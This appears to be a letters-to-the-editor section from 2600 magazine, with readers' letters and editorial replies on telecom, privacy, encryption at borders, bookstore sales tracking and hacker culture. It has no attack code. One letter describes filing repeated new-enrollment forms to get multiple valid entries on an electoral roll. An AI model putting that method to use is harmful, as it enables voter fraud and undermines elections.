First off, I love the mag. I'm a long time reader halfway though my first subscription. Now that formalities are out of the way, in 24:2 a person named Barron wrote and, from what I can tell, he was mad about a public library having a controlled access program on its computers and he also could not find a hacker or group of hackers who hacked in the name of the USA. As unintelligible as that letter was, my letter is about the response from *2600*.

About halfway though the response, the topic turns and starts comparing people who look for hacking groups to the military. Apparently, according to the responder, members of the military are writing letters to *2600* in order to find hackers to "do their bidding... for their version of justice" even though the first letter never said anything about the military. I personally was in the Marine Corps for five years. I joined out of my own free will and neither I nor anyone I knew ever tried to trick someone else (or a group) to "do our bidding." We already do our own dirty work and have our own "hackers" so we really don't need you to "become another branch of anyone's military." Many of the people in the military (not just the tech savvy computer guys, I fixed optics on M-198 howitzers) read this magazine and would not appreciate being compared to hustlers, mercenaries, and other such lowlifes.

I'm not saying the U.S. government (DoD included) does not have its flaws, but please don't assume everyone in the military shares those views. We are commissioned and enlisted men and women who are still just as free as anyone to have our opinions, views, and ways of life. Many people did not do anything for the freedoms they take for granted, but many have willingly died for this country so you could have your opinion and views.

No one in any branch of the military deserves words like that from anyone. Right or wrong, on-topic or not. There's no need to tarnish what we stand for, which is maintaining your "free and open access to thoughts, ideas, and technology." Please don't assume that you're the only ones who care about freedom. If your editors/responders don't approve of this country's current military actions, that's just fine, but please don't disrespect us to show your opinions.

Semper Fi
Crazypete
CPL, USMC

Actually, there are plenty of people in the military who deserve words like that and a whole lot more. You are not a monolithic group of people who all think as one. You have some great people and some really horrible ones. We never condemned everyone in the military and our words were by no means meant to be aimed solely at the military of any one country. It's a disservice to your organization and to the rest of us to simply turn a blind eye when something happens involving the military that would be wrong in any other setting. And when members of any military try to get hackers to launch denial of service attacks against other countries, we will speak out against it. That goes against the "free

and open access" ideology you're supposedly standing for and you should be equally outraged at those trying to employ these tactics.

Dear *2600:*

The Prophet was a bit misleading in his "Telecom Informer" article (24:2) when he said that NeuStar controls system ID assignments. As a cellular engineer, I wish that this was true. But when the FCC privatized SID assignments (probably for purely ideological reasons as the cost of SID management by them was probably negligible and there's no reason they couldn't have charged fees) they made it competitive and seven companies applied for the job, including NeuStar.

The guidelines for the companies involved are on the U.S. FCC website at: `http://wireless.➥fcc.gov/services/cellular/data/Admin➥istratorGuidelines090503.pdf`

It's not clear that any U.S. SID codes have been allocated since privatization in 2003 so it seems that the seven companies are running this operation as a charity right now (they are supposed to be funded by fees from SID allocations).

The worst article I've read in a long time is "VoIP Cellphones: The Call of the Future" by Toni-Sama (24:2). It's hard to know where to begin with this article, it's so full of misinformation. Comparing UMA with SIP is bizarre, because one's a radio access protocol (UMA) and the other is an application protocol. There's no reason that both couldn't be used at the same time. In fact, for any VoIP access an application protocol has to be used, although others are possible such as H.323 or the many proprietary protocols.

Part of the confusion is that VoIP means many different things. There is pure VoIP like Skype, where the entire call is VoIP. There are VoIP PBXs which, for security reasons, access the public network like any other system. There are long distance carriers that can be accessed by any kind of phone and use the Internet to bypass expensive international phone lines, especially to countries where exorbitant long distance charges are used to garner foreign exchange. There are companies like Vonage that provide VoIP to the home but will eventually, for most calls, convert to PSTN protocols to allow access. Ironically, to ensure these systems can interconnect, they all have to convert to standard PSTN protocols. I'm not aware of any VoIP protocols that are interoperable (e.g., Skype to Vonage).

The big question for wireless is what's wrong with their existing protocols that use compressed digital voice (8-13 kbps) over the radio interface, converted to standard TDM voice (32-64 kbps) within the network. Wireless VoIP dramatically increases the bandwidth requirements. It does not decrease them. Are the benefits of having a radio interface and network that treats everything as data really that great, especially when much of the equipment to handle voice has to be specialized either to provide protocols like SIP and SDP or to ensure reliable delivery of the time sensitive voice packets?

D1vr0c

In response to your first point, The Prophet responds: "The writer is correct that NeuStar is one of five companies authorized by the FCC to perform SID administration. My article did not state, and was not intended to imply, that this control is exclusive. For what it's worth, we've seen numerous new SIDs appear over the years in carrier PRLs; see `http://www.rainyday.➥ca/~dialtone` *for details."*

Dear *2600:*

Re: "Spend Quality Time Online " (Marketplace, 24:2), we all know the Internet was only invented for commercial exploitation of girls with self-esteem issues (after all, selling sex services has been the driving factor behind every major technology leap), but do we really have to advertise it in *2600?*

I can imagine this was a tough editorial call for you, after all freedom of speech and expression, etc., but the callous use of the term "sluts" to refer to women is the worst kind of free speech. It is incitement to hatred, and frankly unlikely to be 100 percent true. I'd rather imagine pretty much all of the four thousand girls referred to are working for the money, not the fun of being called sluts.

I would appeal to the advertiser to take his advertisements to the Internet on adult-oriented sites. *2600* readers are probably the least likely people to hand credit card numbers over to watch naked girls, so please do not resubmit your advertisement.

Nelson

Dear *2600:*

This is just a friendly reminder to please print the *full* portion of people's letters to you. An editor's job is to *edit,* not to slice people's letters in half.

I could be selfish and just ask that you extend me this favor for my own letters, however I must speak up for everyone else who I know has written you letters which you decided are unworthy to print.

Censorship sucks, and yes, *2600* has even censored. Please stop, or at least separate your mail into "moderated" and "unmoderated."

Anonymous

Perhaps you're unfamiliar with how magazines operate. Let us enlighten you. Editors edit things. That means trimming extraneous bits, cutting repetitive or irrelevant sections, fixing grammar and spelling, and otherwise making the submission fit for printing - assuming it's even selected for printing at all. And all of this is at the hands of an editor.

The "moderated" and "unmoderated" divisions you wish for can be found on something called Usenet, as well as countless blogs and forums throughout the Internet. That's not what we are and it never will be.

And as for the censorship allegation, please. If you were forbidden from expressing certain opinions by a government, that would be censorship. If a magazine doesn't print your letter, that's their decision and their right. You are still free to express yourself on your own.

Dear *2600:*

I just picked up the Spring issue from Borders and read a letter about the magazine not being scanned. Every time I go to the Borders in Sunrise, Florida they type in the UPC from the magazine. On the receipt it says periodical 725274831586, not the name of the magazine. I brought it to the cashier's attention and even showed them the letter in the magazine talking about this issue. They just said that's how they are supposed to ring up all magazines. Does it sound like you got proper credit for the sale? I will save the receipt in case you want to show it to Borders to prove your case.

Michael

In all likelihood we did get the credit since they entered in the proper numbers. The problems occur when the numbers aren't rung up and the cash is just put into a general category. Then we have to rely on the merchant's word that they sold a certain number. In the past we would get the unsold issues back, then we would just get the torn off front covers. Now we simply get a number that is only assumed to be accurate because we're told it is. It's not that we don't want to be trusting but there is absolutely nothing involving money that gives us this same ability to be believed without any further evidence. It's just another example of how the publisher isn't properly protected in the publishing industry.

Dear *2600:*

This is in response to Dave's letter and his concerns about security with Cingular (now AT&T) in the Spring issue. You asked the question "Why do in-store sales reps need access to accounts that have already been created?" The reason for this is simple. Upgrades. Anyone who has an existing account with AT&T either qualifies or does not qualify for a discount on a new phone in exchange for extending their contract (like all providers). It is necessary for the sales rep to check the web application you mentioned to see if the individual qualifies, otherwise every retailer would have to call customer service to get that information and that would be a nightmare (15-20 minute hold times!).

I am a rep for Radio Shack and use this system on a daily basis. It also allows us to do other things such as enter a new SIM card number if yours was damaged, or enter a new IMEI number (like a phone's serial number) if your phone is damaged. It does however give the information you mentioned in your letter (last four of SSN, password, etc.). It is every rep's responsibility to verify a customer's identity before ever discussing an account with them. I can't speak for everyone but I myself always look at an ID, ask for the last four or the password, and never let a customer look at the screen unless I'm absolutely sure they are who they say they are. You must remember there are going to be security holes everywhere and, while that's not very reassuring, it sadly is the truth.

I hope someone from AT&T reads your letter and takes action to stop these practices but they can't stop everyone. If you're really concerned about privacy and information being given to the wrong person, I would suggest prepaid service. All you have to do is hand someone some cash, get a PIN, enter it on your phone, and you're good to go, no questions asked. It is, however, more expensive then a postpaid account (depending on how much you talk), but privacy comes with a price. As for the graph you mentioned that shows whether you are a profitable customer or not, I have not seen this on our systems, but each retailer may have their own software to access AT&T's information.

I hope this has answered your questions and those of anyone else who is concerned about their privacy.

Justin

Dear *2600:*

While I was reading the latest edition, I noticed people explaining that Barnes and Noble had to manually enter the price of the magazine. I also read your explanation that the price is embedded in the UPC itself. However, that part of the argument is irrelevant. Why? Because Barnes and Noble uses NCR for their POS system, much like my own place of employment. They use a database system for all UPC processing. Ours is called Unity. The process is a simple grab and run type system. Employee scans the barcode, the system checks the UPC in the database and displays the price. (Because NCR allows you to change the price on every single UPC in existence, price embedding is useless.)

In some cases as it is with Barnes and Noble and the fluctuating price of magazines, NCR gives a nice little option to prompt for price (i.e., manually entering the price). And such is the way of the NCR system, Barnes and Noble, and many other places.

John

We have since learned (through another reader) that we were mistaken in our belief that the price was embedded in the UPC. Our only concern comes from those instances where the UPC is not entered (either manually or by scanning) and the resulting non-counted issues are billed back to us. So far only Barnes and Noble has this policy of charging publishers for "missing" issues and we hope to see an end put to it as it's horribly unfair to those of us who have no control over how many issues get lost, shoplifted, or pilfered by employees.

Dear *2600:*

I wanted to let you know that, with sales tax, one issue of your magazine now comes to $6.66 where I live.

Thank you.

Trollaxor

Whatever we can do to add a little joy to life.

Dear *2600:*

In 24:2, Raven writes that he purchased *2600* at Borders in West Lebanon, New Hampshire, and the magazine didn't scan correctly. I have purchased the last two issues at Barnes and Noble in Manchester and each time the magazine scanned correctly. And with my member card, I not only get 10 percent off, I have the satisfaction of

knowing that the government knows I'm intelligent and dangerous.

I would also like to note that while this Barnes and Noble was several days late in getting the issue to the stands, they always have had it displayed prominently.

Michael

Encryption

Dear *2600:*

From the auto-responder for article submissions at `articles@2600.com`:

"We don't recommend sending PGP encrypted articles as we frequently have problems with people using the wrong keys and/or an incompatible version. If it doesn't work right away, we discard it and move on to the next submission. Since your article may be appearing in the magazine anyway, encryption isn't a necessity. If you want to be anonymous, we suggest using an anonymous remailer instead."

It's bad enough that financial institutions, government agencies, doctors, lawyers, and nearly everyone else who should be using PGP doesn't. But for a hacker magazine, and not just any old hacker magazine but *The Hacker Quarterly* to discourage its use is just plain shameful.

Rather than discouraging its use wholesale and offering a bunch of lame excuses, help ensure that it's used correctly:

"We frequently have problems with people using the wrong keys." Publish the key fingerprint(s) in the magazine.

"We frequently have problems with people using... an incompatible version." What version are you using? Mention that along with the key fingerprint.

"Since your article may be appearing in the magazine anyway, encryption isn't a necessity." Let's assume that your email and mine are both being monitored. It's entirely possible that one wouldn't want the article to be known to any third parties until it's published.

"If you want to be anonymous, we suggest using an anonymous remailer instead." That doesn't solve the problem of submitting an article pseudononymously, and still claiming the swag. Encryption does solve that problem (to a degree).

As hackers we should be using (and encouraging the use of) PGP. This is a technical issue, a social issue, a human rights issue, an ideological issue, and a very real political issue.

Atom Smasher
762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

We honestly don't disagree with any of your points. But the fact remains that the system just isn't simple and intuitive enough for a lot of people out there. We don't have the time for all of the hand holding that would be needed to resolve the problems. People continue to send us PGP mail from keys that we haven't used in years, despite the existence of a current one on our website. The mere fact that there are version incompatibilities necessitates all kinds of back and forth unencrypted correspondence which is usually the last thing people want if they're trying to remain off the radar. It doesn't matter if you know which version we happen to be using at the moment. This will still happen. And even if there are no issues at all, if you go and send us a nice juicy article that happens to be encrypted from your whitehouse.gov account, there will still be a record of the fact that you sent us the email in the first place which is more than enough to make your superiors suspicious. PGP solves some problems when used properly but not all. But the real issue is that until our grandmothers can use it easily, it's not enough. After all, how many people who don't read this magazine would even know the purpose of the second line of your signature? Until we build a system that everyone can use, we will continue to see most people use it improperly. And that, unfortunately, is just something we don't have the time to resolve. The priority in this case is to receive the articles as quickly and efficiently as possible. Our key is published at http://www.2600.com/magazine/2600pubkey.txt and we do decrypt articles that are properly encrypted to it. But, as mentioned, when it doesn't work we have to simply move on to the next one due to time constraints. So if you know what you're doing, great. If not, your submissions will be lost. And, as mentioned, most people will fall into the latter category.

Dear *2600:*

The notion that crypto can stop an investigation pending against you is absurd. It's called a subpoena. If your disk is encrypted and they can't crack it, they can get a subpoena from the judge requiring you to tell them how to decrypt it. If you don't comply with the subpoena, you go to jail for contempt of court and stay there until either a) you tell them what they want to know, or b) the judge decides you've learned your lesson. So, unless the crimes you're being investigated for are *extremely* serious (i.e., you'd be facing ten years or extradition to a country with a less than sterling humanitarian record), it probably isn't worth your while to try to buck the system.

SodaPhish

It's always worth your while to try and hold on to as much privacy as you can. The notion that only important stuff should be protected defeats the entire purpose of protecting your privacy. Everyone has their own limits but that doesn't mean you have to make it easy for them. For example, just how much can you be prosecuted if you've actually forgotten your password?

Questions

Dear *2600:*

Thought I'd write to see if anyone could weigh in on whether or not this is even possible. I was driving to work one day listening to the South Florida public radio station (WXEL) when I came to a traffic light complete with overhead power lines, etc. The radio signal started to get weak (heard a lot of static), then I heard talking again over the static. As I listened, I realized it was Howard Stern's show. It took me a second before it hit me that Howard's now on satellite radio. It happened one more time at another traffic light before I arrived at work. I

am 100 percent positive it was Stern's show but how can satellite and radio signals somehow cross? My brother believes I simply thought I was hearing something else, but I'm positive. If anyone knows whether this could be possible in any way, let me know.

dluvaisha

You'd be surprised how many times this exact scenario has played out. What's happening (and what increased dramatically since Howard Stern moved to the Sirius satellite system) is that people are using converters to allow the satellite signal to be heard on their regular car radios. So they receive the audio from the satellite and then retransmit it on what is supposed to be a vacant FM frequency. Some of these devices overdo it a bit though. Not only do they transmit well beyond the immediate vicinity (which should only cover one's car) but they even interfere with existing stations, particularly those on 88.1 FM (the default setting on most of these devices). Other radios tend to get overpowered when they're right next to an offender, usually at traffic lights.

Dear *2600*:

I recently pulled off a GPS tracking device from the rear bumper of my car. Due to past experiences with the FBI, I figured they installed it and I had my attorney call the local field office. The Feds were not only responsible but they wanted their very expensive piece of equipment back. Needless to say, I'm keeping it. We all know it would end up on someone else's bumper and, like me, their every move will be tracked for who knows how long. Aside from some scribbled numbers, there are no manufacturing identifiers on the device. The battery pack uses Saft batteries (`www.saftbat➥teries.com`). All sections are backed with strong magnets.

Thank you for focusing attention on the state of repression in this country; it's important that people know. The victims of this sort of thing have few, if any, options for stopping it. For those who send in letters arguing that the problem is being overblown, I'd challenge them to trade places with me for a day. I'm sure they'd love the unmarked vehicles, break-ins, and raids. These are realities I deal with despite no charges or convictions. If people walk the line in this country and never question anything, then yes, they will probably live a totally predictable life. But I think most in this community tend the other way, which means it won't be long until they're pulling one of these off of their bumper too.

Elana

Dear *2600*:

A local bar owner I know uses UNIX and has a long beard and wears thick glasses. He is also very fat. When he gets drunk he talks about the good old days of Commodore bulletin boards and flat databases. Additionally his bar is quite filthy. Therefore I believe he is a hacker.

I really need to become a hacker and this man is my only hope. My question is how do I approach him about mentoring me? I keep showing up at his bar but he gets drunk and yells at me for loitering. Sometimes he falls asleep. One time I tried to show him a few tricks in Windows with TweakUI but he told me never to use his computer again. He even made fun of me for not knowing Linux and owning a Mac.

Thanks for any information you can give me about social engineering this guy!

Haroon the Hacker

If you can't become a hacker by pestering a big, fat, bearded slob of a bar owner into teaching you the tools of the trade, there really isn't anything left that we can think of. We can't imagine what you're doing wrong; that approach usually works.

Dear *2600*:

I'm from Serbia, Europe (almost) and I was wondering if you're maybe interested in distributing *2600 Magazine* along with t-shirts, sweatshirts etc. on the Serbian market, which by the way is not big but I think your material will be more than welcome here. Of course, there is also a neighboring market (Bosnia, Croatia, Slovenia, Macedonia). We can cover all of these for you.

Zoran
Novi Sad

We can offer bulk discounts on stuff we ship from here and if there was enough interest in actually originating the material over there (printing shirts, etc.), we could work with you on that. Send us email or postal mail with as many particulars as possible and we'll see what's possible.

Dear *2600*:

I finally got around to watching *Freedom Downtime*. It is an eye-opener for sure (as well as quite comical). In fact, I like it so much that I would like to make it viewable/downloadable on my server along with a bunch of other info about Kevin.

So being a subscriber and knowing that you guys sell it online while also having the greatest respect for the *2600* institution that you guys have built up from scratch over the past 25 or so years, I would like to know whether or not I have permission to place it on my server for viewing/downloads. If it affects your decision, the copy that I have is a reduced quality version that I got off of a torrent, and, obviously, I don't intend to make or charge any money whatsoever off of the downloads.

This may seem like a ridiculous request to outsiders, but over the years I have seen that *2600* does allow free distribution, on occasion, of items such as the radio programs and audio for conferences as long as it is distributed for free. So I would just like a little friendly clarification.

While I am at it, what is your policy on scanned (PDF, etc.) versions of your magazines? I move around a lot and have lost quite a few of my *2600's* over the years so I have begun to digitize them in order to avoid any future loss. Am I allowed to have them on display on my server or even downloadable? I haven't seen a letter in any of my issues regarding your opinion or, rather, decree on how tight you guys hold onto copyright and intellectual property rights/laws on your warez. Perhaps if you guys respond to me you can clarify this for the community.

By the way, love the new magazine format, especially since your publisher has learned how

to do their job and cure the cover ink properly. Although it does show wear and tear much sooner than the old version, I find that I have inadvertently stumbled upon a new *2600* tradition of determining the worth of an issue by how worn out it has become!

Phail_Saph

The radio shows, conference material, and "Freedom Downtime" are all permitted to be redistributed as long as they're not resold or edited in any way. We hope that people will continue to buy the original material from us as well so we can do future projects. Since the magazine is what keeps us in existence, we don't want it redistributed in the printed format as that is a direct copy of what we sell. We don't have a problem with the article text being redistributed but the entire contents of the magazine, layout and all, is a different matter. That's our backbone and if we lose it, we lose the whole thing. It's especially important in our case since we are 100 percent supported by our readers and not by advertisers.

Dear *2600:*

Given that there are no guarantees in life anyways, what would you say to a curious one who wonders approximately when the deadline is for letters to the editor for the next issue? Thanks!

Omid

We would say that you made the deadline. Congratulations.

Injustice

Dear *2600:*

I am a United States citizen and currently work for the United Nations in Haiti. I would like your opinion on what is happening to me.

In 1997 I was accused (falsely, I assert) and convicted (fraudulently, I assert) of receipt and possession of child pornography. My life has turned into hell. I received a 48 month sentence and served 42 months (one third in solitary lockdown). It was impossible to get a job and as a grown man I had to live with my mother. Things finally began to change in early 2004, two and a half years after being released. After 18 months of working for a company in Las Vegas and then for a contractor in the Mariana Islands, I finally started with my present employer, the United Nations Department of Peacekeeping Operations.

My problem is that every time I enter the United States, I am harassed by the Immigration and Customs people. I am pulled off into a separate room with immigrants, etc., and forced to wait anywhere from 30 minutes to four hours (they have caused me to miss two flights), and then my baggage is ransacked. This has occurred every time I enter the U.S., even when en route to another UN assignment. I travel with a United Nations Laissez-Passer, which is a type of passport for official business as well as my regular U.S. passport.

At the end of March of this year the exact same problem happened to me. I got a little upset at the officer at Immigration, who finally explained to me that my problems were happening because their computer system showed that I was still under federal supervised release! He gave me a fact sheet and told me to write to the people in Washington, sending them copies of my release letter and judicial order and that should clear things up. This I promptly did via FedEx, which they received on April 2nd. The response I eventually received from them at the end of May was that they had nothing in their files on me and were doing this to me because the Florida Department of Law Enforcement had an issue with me, that is, they placed me on the sex offender registry.

Over a long weekend here in the country where I work, I went back to Pennsylvania to help my mother move into a senior citizens' community. When I landed in Miami, the Immigration people did the same thing to me, except this time they had "ICE agents" confiscate my laptop and USB memory stick. I protested and asked why this was happening. An agent asked me what I had gone to prison for. I told him and was informed "that's why." They used a customs form to list what they took but never completely filled it out, such as the reason for confiscation, etc. I was told by the agent that their forensic people would look at it the next day and it would be finished by then and I could get it back when I returned through Miami. The next day I called him to find out the status of the laptop and he told me the forensics guys had picked it up late and it would not be ready that day. He also told me that he had to leave for four days and that I needed to stay in touch with his partner. I spoke with his partner over the next few days asking about the status of the laptop. He kept telling me that everything was fine, but there were some encrypted files on there and he asked if they could have the passwords. I told him no, they could not have the passwords, since one was the UN's mail file and the other I didn't even remember anymore. On Monday the 21st of May, I spoke with him again and he said he would meet me as I deplaned to return the laptop. When I arrived in Miami on Tuesday, he did indeed meet me at the plane, but with another agent and no laptop. He apologized that he did not get back to me but said they could not release the laptop without getting into those encrypted files. I asked him which files he was talking about and he again apologized that he was not very familiar with computers.

The female agent asked me some questions like where I bought the laptop, when I bought it, etc., and then they took my email address, promising to let me know which files they needed info for. To date I have not heard from them and I still don't know which files they want passwords for. In truth, I may not know the passwords anymore, and I definitely cannot know until they can tell me exactly what they are talking about. One of the agents took great care to state that one of the files they were interested in was "accessed" two days before I arrived in the U.S. I asked him if it was successfully accessed but he did not reply.

I completely sanitized the computer before I came to the U.S. in case any traces of any kind of questionable material might still be on there. The agents repeatedly stated that everything was OK but for the encrypted files. I do not feel I should have to give the government my passwords and I feel they should return the laptop to me since it did not even enter the country, but was taken in

customs.

I think this whole thing was done wrong, and after all that has happened to me I must say that I am now completely terrified to enter the U.S. The UN routes most of its assignments through the U.S., and if I keep getting delayed by customs while just en route to another overseas assignment, this nonsense could eventually cost me my job.

The laptop is my personal property. However, I use it mostly for my work as a broadcast engineer for the UN. The agents repeatedly asked me this and I repeatedly told them that it was used for work, but this didn't seem to sink in. This has caused me to lose most of my project work for the country where I am stationed as well as my email archives, and has set me back considerably.

Having told you all this, I am wondering if there is anything you think can be done and what my options are. I *do not* want to give up my passwords. There is nothing in the encrypted files except empty folders. I purposely created the encrypted stuff just to give them fits if they ever confiscated my laptop and it seems to be doing the trick. This is a matter of principle and harassment. I am tired of being harassed by the government and I would like to get something done about this.

The Invisible Man

Whatever crime it was that you were convicted of (falsely or not - that simply doesn't matter once you're convicted), you've served your sentence and you've been released. What you're experiencing here is pure harassment at the hands of law enforcement and they can get away with it because of the current hysteria in our country regarding anything even remotely linked to child pornography. So don't expect much in the way of public sympathy. That doesn't mean you shouldn't fight this at every step. If you are indeed listed as a sex offender then you must acquaint yourself with what law enforcement can legally do to you - locally and federally. Unless there is specific suspicion of a crime, you cannot be compelled to hand over encrypted files. In fact, your entire computer should be passworded and off limits to them. A decent lawyer would obviously know more about this and it certainly sounds as if having one would benefit you. While fighting this battle, make sure you have a means of getting access to your work even if they hold onto your laptop. You can store critical files remotely and gain access to them from a different machine if necessary. This is good advice for anyone traveling in case of a hardware failure or theft. The thing to remember is that our legal system is currently set up so that offenders "re-offend." They want you to fail and to go back into the system. Ask anyone on probation or supervised release.

Dear *2600:*

To start off this story, let's make a few definitions. Berries will mean money. Meat will mean a PC. And fire will mean the operating system. The problem I have with some software licenses is that if you go out and buy a box with software in it using your hard-earned cash and you have two computers at home, in most cases you are only allowed to install it on one computer. This not making sense to me at all compelled me to ask where money came from and whether there was an analogy in history.

Let's say I'm a caveman and I live in a community of cavemen. I have spent the whole day gathering berries. Likewise with my two friends, one of them spent all day killing an animal, and the other spent all day starting a fire. Now I would like some meat and a fire to cook that meat on in order to have a well balanced diet. I trade some of my berries with the friend who has meat and the friend who has fire. Now if the friend who has fire said I am only allowed to cook one piece of meat using the fire he traded me because that's all the fire license allows, I would be pretty upset. Hopefully the fire will last me the entire night until all of my meat is cooked.

Fast forward to present day. For most people, having a home PC equipped with an OS is not necessary for survival - unless you happen to make your livelihood off of your computer. In any case, a single user license for a piece of software doesn't make sense to me. I paid for this CD and I intend to use this CD any way I see fit. I used money to acquire physical property. Now someone might say, why not just use software under the GPL like Debian? Back when I first was purchasing software, installing and using that type of software was the equivalent of laying my meat on some rocks and letting the sun cook them (as in it would take a really long time). I wanted something that worked right away and fast. Now my opinions have changed and I would like to get to know my OS better, so I use Debian where I don't have to worry about breaking the law for using a piece of physical property I bought. I'm not trying to advertise for Debian if that's what it looks like. I am simply saying that I hate restrictive software licenses and the restrictive software licenses themselves should be outlawed.

carbide

Gratitude

Dear *2600:*

I have been a lifetime subscriber to *2600* since 1998. Since that time I have moved locations more than ten times (comes with the life). Several times I went without my subscription for a year. Nevertheless the staff at *2600* always sent me my back issues and has vigilantly followed my mail forwarding requests every step of the way. Thanks, *2600*, best $260 I ever spent, seriously.

(This letter not endorsed or prompted by *2600* in any way.)

Jane Doe

Observations

Dear *2600:*

Oh my God.

Okay. I was just posting a bulletin on MySpace about some political stuff and I added a link at the bottom. Well, I was reviewing it just before I posted it and I noticed that the link had changed like this:

```
www.awebsite.com/aspecificlocation/in
➥dex.html
```

to

```
www.msplinks.com/aksh327hklsdf09s
➥877shdklfha0939u9u0234283hsdkfj
```

Anyway, it turns out that msplinks is served on MySpace's nameservers *and,* the company that's in charge of msplinks is a company called Mark-Monitor (slogan: "Making the Internet Safe for Business"). I did a whois lookup on msplinks and here's what I got:

MySpace, Inc.,

Domain Name: msplinks.com

Administrative Contact: Fox Group Legal Intellectual Property Dept.

Yeah, that's right. Fox Group Legal Intellectual Property Dept.

Well, this *most likely* means one thing: MySpace is in affiliation with Fox and its lawyers to track its users to see if they're posting any intellectual property of Fox (*Family Guy,* etc.). This is probably due to pressure on MySpace by Fox to come up with a "solution" that works for everyone.

The msplinks is added after you take your bulletin from the editing stage to the previewing stage and the long string after the .com/ is most likely associated with the uploading user in a database that Fox has its hands *all* over.

1. I was never told of this by myspace.com and likely would never have found out if I hadn't happened to notice it.

2. Does Fox have any other information about me besides being able to identify me as a unique user on MySpace?

3. WTF?

Anyway, I hope this helps. If you are concerned, please feel free to email MySpace. I'm sure that they would *love* to hear everyone bitching about it.

Rev. Troy (Subgenius)

This is definitely something to be concerned about but it's hardly earth-shattering. MySpace was bought by Rupert Murdoch's News Corporation (parent of Fox) way back in July of 2005.

Dear *2600:*

My neighbor's burglar alarm went off this morning and after it kept going for a while I walked around their house to see if anybody was going to do something about it. Apparently my neighbors weren't home because there was no sign of life, but they had several "Protected by Brinks" signs on the lawn. So I called Brinks to see what they had to say. After navigating their automated phone system to get to an operator I was asked to enter the phone number of the location where the alarm is installed. Since I didn't know my neighbor's phone number I had to enter "#" several times to get through to a person. I explained to the Brinks representative that my neighbor's alarm was going off. When they asked me for my neighbor's phone number I explained that I didn't know it but I gave them my neighbor's address. After checking their records they happily informed me, "Oh, that address isn't monitored." Nice! What if I had been a burglar casing the neighborhood to find unmonitored alarm systems? It wouldn't take a genius to social engineer these idiots who are all too eager to tell you which addresses are monitored and which aren't.

Arcade One

Dear *2600:*

I was using the self checkout at Albertson's the other day and was having trouble getting some flowers to ring up. The associate had to come over and manually enter the price. While he was doing that I noticed that the floral code for manually entering a price is "2600." Just thought you guys would like to know. Keep up the good work!

Jason

Flowers. How nice.

Dear *2600:*

I recently joined the Libertarian Party and noticed the address for the Libertarian headquarters is: 2600 Virginia Avenue NW, Suite 200, Washington DC 20037. Is *2600* finally influencing the political parties?

Matthew

It might also be interesting to note that this is the address of the Watergate Hotel, the only building ever to take down a president. But we're going to continue to say that we named ourselves after the frequency since that's far less suspicious.

Dear *2600:*

I wanted to share an experience that I just had in a local Borders Books. I went into the store looking for the new Summer 2007 issue. Mind you, this is the fourth consecutive week I've gone into the store searching for what I consider to be the Holy Grail of computing, and I've yet to get it. I guess when I finally do get my hands on the new issue, it will be that much better. I digress. So, as I was standing there at the magazine rack hopeless looking for 24:2, I saw a boy of no more than ten thumbing through a *Macworld* magazine. I thought back to when I was that age (I'm now 21), and how I would have killed to even have heard of *2600.* I found an old issue on the shelf (24:1), handed it to him, and said, "If you really want to expand your mind about computing, read this. It will change your life. I've been reading it for three years now and it's the greatest magazine ever." He smiled at me and said, "Nice shirt." I looked down and realized that I was wearing an Apple t-shirt. You know, the one with the retro logo. He then looked to his grandfather who was behind him. The grandfather smiled at me and asked his grandson if he wanted the magazine. The grandson nodded his head yes and off I went. I can't help but think that I just woke someone up from a sleep and offered them the red pill. Hopefully that will not be the last issue that he reads. Thanks again for giving me a forum to expand my mind and consciousness.

Fiat justitia ruat caelum.
Cyphertrex

Let's hope he wasn't too traumatized. Or freaked out if he sees this letter.

Dear *2600:*

In response to S. Pidgorny's comments about the Australian Electoral System (24:2), people who don't vote are fined, but if the person enrolls to vote again that fine will be void. So one could refuse to vote and after being fined just re-enroll.

In the case of vote theft, it is impossible to discard the fraudulent vote since the Electoral Commission doesn't know who cast which vote since it's anonymous. I am unaware what action is

taken in this case.

It is possible to cast multiple votes as one person or a group of people without the need to assume a real person's identity though. I had a friend whose lifestyle was extremely nomadic, mostly because he wanted to be harder to find. When he enrolled to vote, instead of submitting a "change of address" form, he would submit a "new enrollment" form. This led to him being counted as a new person every time and he ended up with 22 "versions" of himself on the electoral roll, all valid and all with the ability to vote.

Using this method to "rig" an election would be quite difficult, especially a federal one. But it definitely could be used to help a candidate win a seat. The Australian Electoral System can be exploited but fortunately (or unfortunately) not enough people care about politics to exploit it.

acidie

Dear *2600:*

Phillip Torrone had a good piece in "Hacker Perspective" back in the Winter 2006-2007 issue which made me think about a lot of things. Things future, present, and past and how much the hacker world or community has changed over the years. I really enjoyed Mr. Torrone's article and that is what prompted me to finally write into *2600* after 20 something years of reading it (yeah, I'm an old skool *2600* reader).

I count myself lucky to have been into hacking, phreaking, cracking, etc. back in the heyday of the early to mid 1980s. I know it was not the beginning - some ancient Greek philosopher and Captain Crunch beat us all to the punch in terms of creating hacking/phreaking - but that magical period smack in the middle of the 80s was definitely a hacker's paradise. The long shot of it is that a lot of kids learned a lot of things that they otherwise would have never been exposed to. And sure, some of the stuff we did was wrong. It happens. We were young, dumb, and full of curiosity. But the big lesson of our hacking youth was not so much how a Nix machine works, or how to patch homegrown code into a BBS program, or how the phone network worked so we could wake some poor Japanese woman up in the middle of the night. The big lesson was that information is really powerful.

Information is so powerful that one kid I grew up with went to jail for it. Yeah, we were mucking about on a sensitive government system. We admitted that and we realized we were wrong. After all, curiosity killed the cat. But the focus was not on their security lapse, or our ability to get into a system that a one-fingered blind, deaf, and dumb man could type his way into. Our lesson was that we had printouts wallpapering everyone's bedroom that contained information, and that this information was power, and those in power did not want us to have that information. After all, there were virtually no hacking laws at the time and as far as phreaking we were looking at some charges of theft. OK, fair enough, everyone accepted that. So why the strange focus on the information and not so much on the loss of phone company revenue?

Well, computers and technology have changed a lot since those days and so have the laws. But I'm not so sure if the lesson has. I still believe, more than ever, that the real threat to "them" is that others have a desire to know things that they do not want them to know. They are the gatekeepers and we are the mindless sheep, I suppose. I really do not know what the reasoning is except to say that the obvious answer is power of some type.

Well, my public education taught me that people should cooperate and share information freely so that we can all benefit, learn, and build upon it for a better world for all of us. This could not be more of a lie if they tried. Everything I was taught was rubbish. What they really meant to say, as best as I can figure out, was that the information they want you to know should be spread and shared whilst other information you should not even bother asking about and never should you go looking for it on your own accord. Because that is the lesson we all learned back then and it seems that is still the lesson we are learning.

